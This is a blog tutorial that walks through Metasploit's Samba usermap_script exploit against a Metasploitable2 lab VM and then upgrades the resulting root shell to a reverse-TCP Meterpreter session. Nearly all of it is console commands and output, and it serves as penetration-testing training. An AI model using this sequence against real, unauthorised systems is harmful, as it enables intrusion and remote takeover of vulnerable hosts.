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[Metasploit] Upgrading Normal Command Shell To Meterpreter Shell

August 19, 2019 *H4ck0* Comment(0)

The Metasploit Framework contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection.

One of the best feature of Metasploit Framework is that you can easily upgrade your normal command shell payload into Meterpreter payload once the system has been exploited.

Meterpreter is a Metasploit attack payload that provides an interactive shell from which an attacker can explore the target machine and execute code. Meterpreter is deployed using in-memory DLL injection. As a result, Meterpreter resides entirely in memory and writes nothing to disk.

To demonstrate the same, we are using Metasploitable2 VM machine as a target and Kali Linux machine as an attacker machine.

In metasploitable2, we'll be using a samba exploit against our victim in order to gain a UNIX command shell access. The main advantage of Samba is that makes the file sharing between different systems an easy process for system administrators. So many companies are implementing this service in order to allow their users to transfer files.

Start the metasploit framework by typing "**msfconsole**" in your terminal.

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



Let's start by finding the exploit as shown below:

> **Command:** search samba




As you can see that, we got a lot of results and the exploit which we'll be using against metasploitable is **usermap_script** exploit.

*This module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "**username map script**" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands. No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication!*

To use this exploit, type the following command:

> **Command:** use exploit/multi/samba/usermap_script




Type "**show options**" to view more options about the exploit.

```
msf5 > use exploit/multi/samba/usermap_script
msf5 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target address range or CIDR identifier
   RPORT   139              yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(multi/samba/usermap_script) >
```

Now as you see that, we need to set the RHOST which is the target address (IP address of Metasploitable2 VM Machine).

To set RHOST, type "**set RHOSTS <IP>**"

Furthermore, to view all payloads list, you can type "**show payloads**" command which lists out all the available related payloads.



Here, in this scenario, we'll use the following payload:

> **Command:** set payload cmd/unix/bind_perl

Note: *Meterpreter Reverse TCP payload will not work due to non-compatibility.*

```
msf5 exploit(multi/samba/usermap_script) > set payload cmd/unix/bind_perl
payload => cmd/unix/bind_perl
msf5 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.18.131   yes       The target address range or CIDR identifier
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/bind_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  192.168.18.131   no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(multi/samba/usermap_script) >
```

We see here that our all options have been set up for us, so let's try to exploit by typing "**run**" command and launch the attack.

```
msf5 exploit(multi/samba/usermap_script) > run

[*] Started bind TCP handler against 192.168.18.131:4444
[*] Command shell session 1 opened (192.168.18.128:43973 -> 192.168.18.131:4444) at 2019-08-14 14:09:13 +0530

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
```

As you can see that, one command shell session has been opened but we can't run all the commands against the target due to limited shell access.

Let's move on to second step to upgrade the normal command shell into meterpreter shell.

Now press **CTRL + Z** to move your current shell access to background as shown below:

```
^Z
Background session 1? [y/N]  y
msf5 exploit(multi/samba/usermap_script) >
```

Let's try to find out the upgraded module by typing the following command:

> **Command:** search shell_to_meterpreter

```
msf5 exploit(multi/samba/usermap_script) > search shell_to_meterpreter

Matching Modules
================

   Name                                  Disclosure Date  Rank    Check  Description
   ----                                  ---------------  ----    -----  -----------
   post/multi/manage/shell_to_meterpreter                 normal  No     Shell to Meterpreter Upgrade


msf5 exploit(multi/samba/usermap_script) >
```

Metasploit has a wide array of post-exploitation modules that can be run on compromised targets to gather evidence, pivot deeper into a target network, and much more.

To use the above module, type **use** command followed by **show options** as shown below

> **Command:** use post/multi/manage/shell_to_meterpreter

Note: *A module is a piece of software that the Metasploit Framework uses to perform a task, such as exploiting or scanning a target.*

```
msf5 exploit(multi/samba/usermap_script) > use post/multi/manage/shell_to_meterpreter
msf5 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on.

msf5 post(multi/manage/shell_to_meterpreter) >
```

In above screenshot, you can see that, we need to set two options i.e. LHOST and SESSION ID.

To view all sessions, type "**sessions -l**" command which lists out all current sessions with respective ID number.

```
msf5 post(multi/manage/shell_to_meterpreter) > sessions -l

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.18.128:43973 -> 192.168.18.131:4444 (192.168.18.131)

msf5 post(multi/manage/shell_to_meterpreter) >
```

Now to set session, type "**set SESSION 1**" and then run the module as shown below:

```
msf5 post(multi/manage/shell_to_meterpreter) > set LPORT 8080
LPORT => 8080
msf5 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
msf5 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.18.128:8080
[*] Sending stage (914728 bytes) to 192.168.18.131
[*] Meterpreter session 2 opened (192.168.18.128:8080 -> 192.168.18.131:54568) at 2019-08-14 14:11:58 +0530
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf5 post(multi/manage/shell_to_meterpreter) >
```

Alright, now when we execute this module, it will use the session we already have to spawn a new meterpreter session, this will give us the control we want! So let's execute this module and get our meterpreter!

Type again "**sessions -l**" to view all sessions.

```
msf5 post(multi/manage/shell_to_meterpreter) > sessions -l

Active sessions
===============

  Id  Name  Type                  Information                                          Connection
  --  ----  ----                  -----------                                          ----------
  1         shell cmd/unix                                                             192.168.18.128:43973 -> 192.168.18.131:4444 (192.168.18.131)
  2         meterpreter x86/linux  uid=0, gid=0, euid=0, egid=0 @ metasploitable.localdomain  192.168.18.128:8080 -> 192.168.18.131:54568 (192.168.18.131)

msf5 post(multi/manage/shell_to_meterpreter) >
```

To interact with meterpreter shell, type **sessions -i** followed by our meterpreter session number which is 2 in our case.

```
msf5 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

We were able to compromise the target without landing a fully-fledged meterpreter, and then upgrade the normal command shell that we managed to land instead. This gave us the meterpreter and in turn, the control we wanted!

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

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